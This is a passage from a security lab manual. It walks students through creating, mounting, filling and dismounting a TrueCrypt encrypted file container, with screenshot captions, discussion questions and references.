


Figure 24: Short Password Warning

15. Accept the default for the File System and click **Format**.




Figure 25: Volume Format Screen of TrueCrypt

A file 4 GB or larger cannot be stored on a FAT volume. If you have files larger than 4 GB, use an NTFS file system instead of using a FAT file system.

16. Click **Yes** to replace the blank text file with a TrueCrypt container.




Figure 26: File Deletion Warning

17. Click **OK** in response to the message that *the TrueCrypt volume was successfully created*.




Figure 27: Volume Successfully Created Message

18. Click **Exit** at the Volume Creating Wizard Screen to exit the TrueCrypt program.




Figure 28: Exiting TrueCrypt

Task 2.2 Conclusion

Creating an encrypted file container is done by creating a blank text file, and then selecting that blank text file during the file container creation process.

Task 2.3 Discussion Questions

1. What are the two types of volumes that can be created within TrueCrypt?
2. What will you need to do if you encrypt the system partition or drive?
3. What is the default encryption algorithm used within TrueCrypt?
4. What might make you decide you want to format your TrueCrypt container with the NTFS file system?

Task 3 Opening and Viewing Data within a TrueCrypt Container

In this section, you will open your newly created TrueCrypt container, store files on it, and unmount the volume. Only a user with the password will be able to mount the volume and view the information stored on the encrypted file container.

Task 3.1 Using the TrueCrypt Container

In order to protect your data, you will need to know how to mount and unmount your TrueCrypt volume. In order to mount the volume, provide the correct password.

1. Double click on the **TrueCrypt** icon on your desktop.



Figure 29: Opening TrueCrypt

2. Click the **Select File** radio button so your TrueCrypt container can be located.




Figure 30: Selecting the TrueCrypt File

3. Click the **Desktop** link on the left side of Windows Explorer screen.




Figure 31: Navigating to the Text File Location

4. Double click on the **securityplus.txt** file on the desktop.




Figure 32: Selecting the Text File

5. Click on any available drive letter, and then click the **Mount** radio button.




Figure 33: Mounting the Container

6. Enter **password** for the password, then click the **OK** button.




Figure 34: Entering the Password for the Volume

If the drive is successfully mounted, it will be listed in the TrueCrypt window.




Figure 35: The Volume is Successfully Mounted

7. Click on the **Start** button, and click on **Computer**.




Figure 36: Clicking on Computer from the Start Button

Your TrueCrypt volume will be displayed as a logical drive on your system. Items can be stored there. After it is unmounted, no one will be able to see the files stored within the container unless they successfully mount the volume with the correct password.




Figure 37: The TrueCrypt Volume is Displayed

8. Navigate to **Local Disk C:>Windows>Web>Wallpaper>Architecture**. Use the **CTRL-A** keys to copy all of the files within the Architecture folder.




Figure 38: Copying the Picture Files

9. Click on **Start** and select **Computer**. Double click on the TrueCrypt Volume. Use **Control + V** to paste all of the items from the folder into the TrueCrypt container.




Figure 39: Pasting the files within the TrueCrypt Volume

The files should now all be in the TrueCrypt container.




Figure 40: The files within the TrueCrypt Volume

10. Click **Dismount** to unmount the volume. The only way someone will be able to view those files is if they mount the volume with the correct password.



Figure 41: Dismounting the TrueCrypt Volume

11. Complete the task by closing all open windows.

Task 3.2 Conclusion

Once an encrypted file container is created with TrueCrypt, it must be located, and then mounted. In order to mount the drive successfully, you must provide the correct password. Data can then be stored on the drive. When you are finished using the drive, and want to prevent others from seeing the content within it, dismount the volume.

Task 3.3 Discussion Questions

1. What drive letter can be used when mounting a TrueCrypt volume?
2. After successfully mounting a TrueCrypt volume, how is it displayed?
3. After mounting, how do you prevent individuals from viewing the content?
4. What two things do you need to successfully mount a TrueCrypt volume?

5 References

1. TrueCrypt:
<http://www.truecrypt.org/>
2. BitLocker:
[http://technet.microsoft.com/en-us/library/cc766295\(v=ws.10\).aspx](http://technet.microsoft.com/en-us/library/cc766295(v=ws.10).aspx)
3. FileVault 2:
http://support.apple.com/kb/HT4790?viewlocale=en_US&locale=en_US
4. File Vault:
<http://docs.info.apple.com/article.html?path=Mac/10.4/en/mh1906.html>
5. DM-Crypt
<http://www.saout.de/misc/dm-crypt/>



